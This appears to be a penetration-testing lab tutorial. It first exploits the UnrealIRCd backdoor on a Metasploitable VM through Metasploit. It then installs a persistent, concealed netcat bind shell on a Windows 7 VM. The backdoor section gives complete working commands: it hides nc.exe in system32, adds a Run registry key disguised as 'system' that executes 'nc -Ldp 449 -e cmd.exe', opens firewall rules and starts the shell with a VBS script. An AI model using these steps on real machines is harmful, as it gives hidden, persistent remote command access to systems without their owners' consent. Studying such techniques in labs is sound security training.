

METASPLOIT TUTORIAL

Intro:

metasploitable linux <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Metasploitable 2 : Login information : msfadmin//msfadmin

Kali Linux: Login information: root//toor

1. Do ifconfig:msfadmin@metasploitable:~\$ ifconfig

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bd:bb:59
          inet addr:192.168.188.142  Bcast:192.168.188.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febd:bb59/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12366 (12.0 KB)  TX bytes:6702 (6.5 KB)
          Interrupt:19 Base address:0x2000
```

*VUL_IP is shown in the red box

2. Scan ports to see if port 6667 is open and running irc using **nmap VUL_IP**

```
root@kali:~# nmap 192.168.188.142

Starting Nmap 7.01 ( https://nmap.org )
Nmap scan report for 192.168.188.142
Host is up (0.00017s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
```

3. Launch Metasploit framework:

Go to: apps >>> kali linux >>> Top 10 security tools >>> metasploit framework

Or, from terminal, type: msfconsole

4. Select exploit:

(LHOST = attacker, RHOST = victim)

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set LHOST KALI's_IP
msf exploit(unreal_ircd_3281_backdoor) > set RHOST VUL_IP
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

5. If everything's set up properly, you now have a shell.

- Do ls, pwd, cd, etc, etc

When you don't know what services are exploitable:

1. Use db_nmap:

```
msf > db_nmap -v -sV VUL_IP
```

2. Check available services for that IP:

```
msf > services
```

3. Search exploits for specific services:

```
msf > search SERVICE_NAME
```

4. Choose an exploit for that service you chose, then exploit it:

```
msf > use exploit/...
```

```
msf > exploit (DON'T FORGET TO SELECT RHOST AND LHOST BEFOREHAND)
```

5. Other things:

Show payloads for exploit, and select one:

```
msf > show payloads
msf > use payload smb/...
```

Check options: `msf > show options`

Netcat backdoor for Windows 7 (for local LAN)

Tools you need:

- Windows 7 vm (IEUser//Passw0rd!)
- Kali Linux (root//toor)
- Netcat <https://ioncraton.org/blog/46/netcat-for-windows/>
- Process Explorer <https://technet.microsoft.com/en-us/sysinternals/processexplorer.aspx>
- TCPview <https://technet.microsoft.com/en-us/sysinternals/tcpview.aspx>

Step 1: Have nc.exe in the system32 folder

- Put nc.exe in "C:\windows\system32" folder. (This is done to hide the nc.exe program)

NOTE: Steps 2-4 must be done on cmd using admin privilege and must be typed in manually. Copy/pasting does not work even when the line is identical.

Step 2: Modifying registry settings so nc.exe automatically starts after reboot

- reg add "HKLM\software\microsoft\windows\currentversion\run" /f /v "system" /t REG_SZ /d "C:\windows\system32\nc.exe -Ldp 449 -e cmd.exe"

Step 3: Allowing UDP on a port (port 449 in this case)

- netsh advfirewall firewall add rule name="Nc 449" dir=in action=allow protocol=UDP localport=449


Step 4: Allowing netcat to run through firewall.

- netsh advfirewall firewall add rule name="Allow messenger" dir=in action=allow program="C:\windows\system32\nc.exe"

Everything is now setup, but we don't want to wait for the user to restart the computer before netcat starts, thus we create a visual basic script to run netcat right away

Step 5: Creating vbs script to run netcat instantly.

- Open notepad and write the following code, then save it as a .vbs file



```
run2 - Notepad
File Edit Format View Help
set WSHShell = WScript.CreateObject ("WScript.Shell")
WSHShell.Run "C:\windows\system32\nc.exe -Ldp 449 -e cmd.exe"
```

You can now use process explorer to verify that netcat is running. The process is called nc.exe.



explorer.exe	0.10	30,672 K	37,904 K	1280	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	0.21	6,296 K	4,436 K	1484	VMware Tools Core Service	VMware, Inc.
procexp.exe	1.94	10,008 K	19,284 K	1364	Sysinternals Process Explorer	Sysinternals - www.sysinter...
nc.exe		712 K	2,724 K	1376		

Step 6: Getting the ipaddress.

- Use the command **ipconfig** to view the ip address of the machine (IPv4 Address in this case).

Step 7: Connecting to the backdoor on kali linux.


- In the kali terminal use the following command:

nc -v address port

*Where address is the ip address from Step 6 and port is 449.


If everything worked properly, you should be connected to the target computer and have a cmd prompt open on kali for the target computer.

If somebody was to view process manager while netcat was connected, they would see cmd.exe running under the nc.exe process.




Tcpview.exe	0.71	5,456 K	12,208 K	3548		
nc.exe	0.11	768 K	2,856 K	1376		
cmd.exe		1,696 K	2,048 K	3540	Windows Command Processor	Microsoft Corporation

In addition, TCPview can be used to find additional information about the netcat instance and what ip the target is connected to.



svchost.exe	2724	UDPv6	ie8win7.localdomain	1900			
nc.exe	1376	TCP	ie8win7.localdomain	449	192.168.188.141	44658	ESTABLISHED
System	4	TCP	IE8Win7	microsoft-ds	IE8Win7	0	LISTENING

If the netcat process was killed manually killed by the user, or crashed for some reason it does not automatically restart. It only restarts when the computer reboots. As such, trying to connect while the nc.exe is not running on the target throws an error.



```
root@kali:~# nc -v 192.168.188.133 449
192.168.188.133: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.188.133] 449 (?): Connection timed out
root@kali:~#
```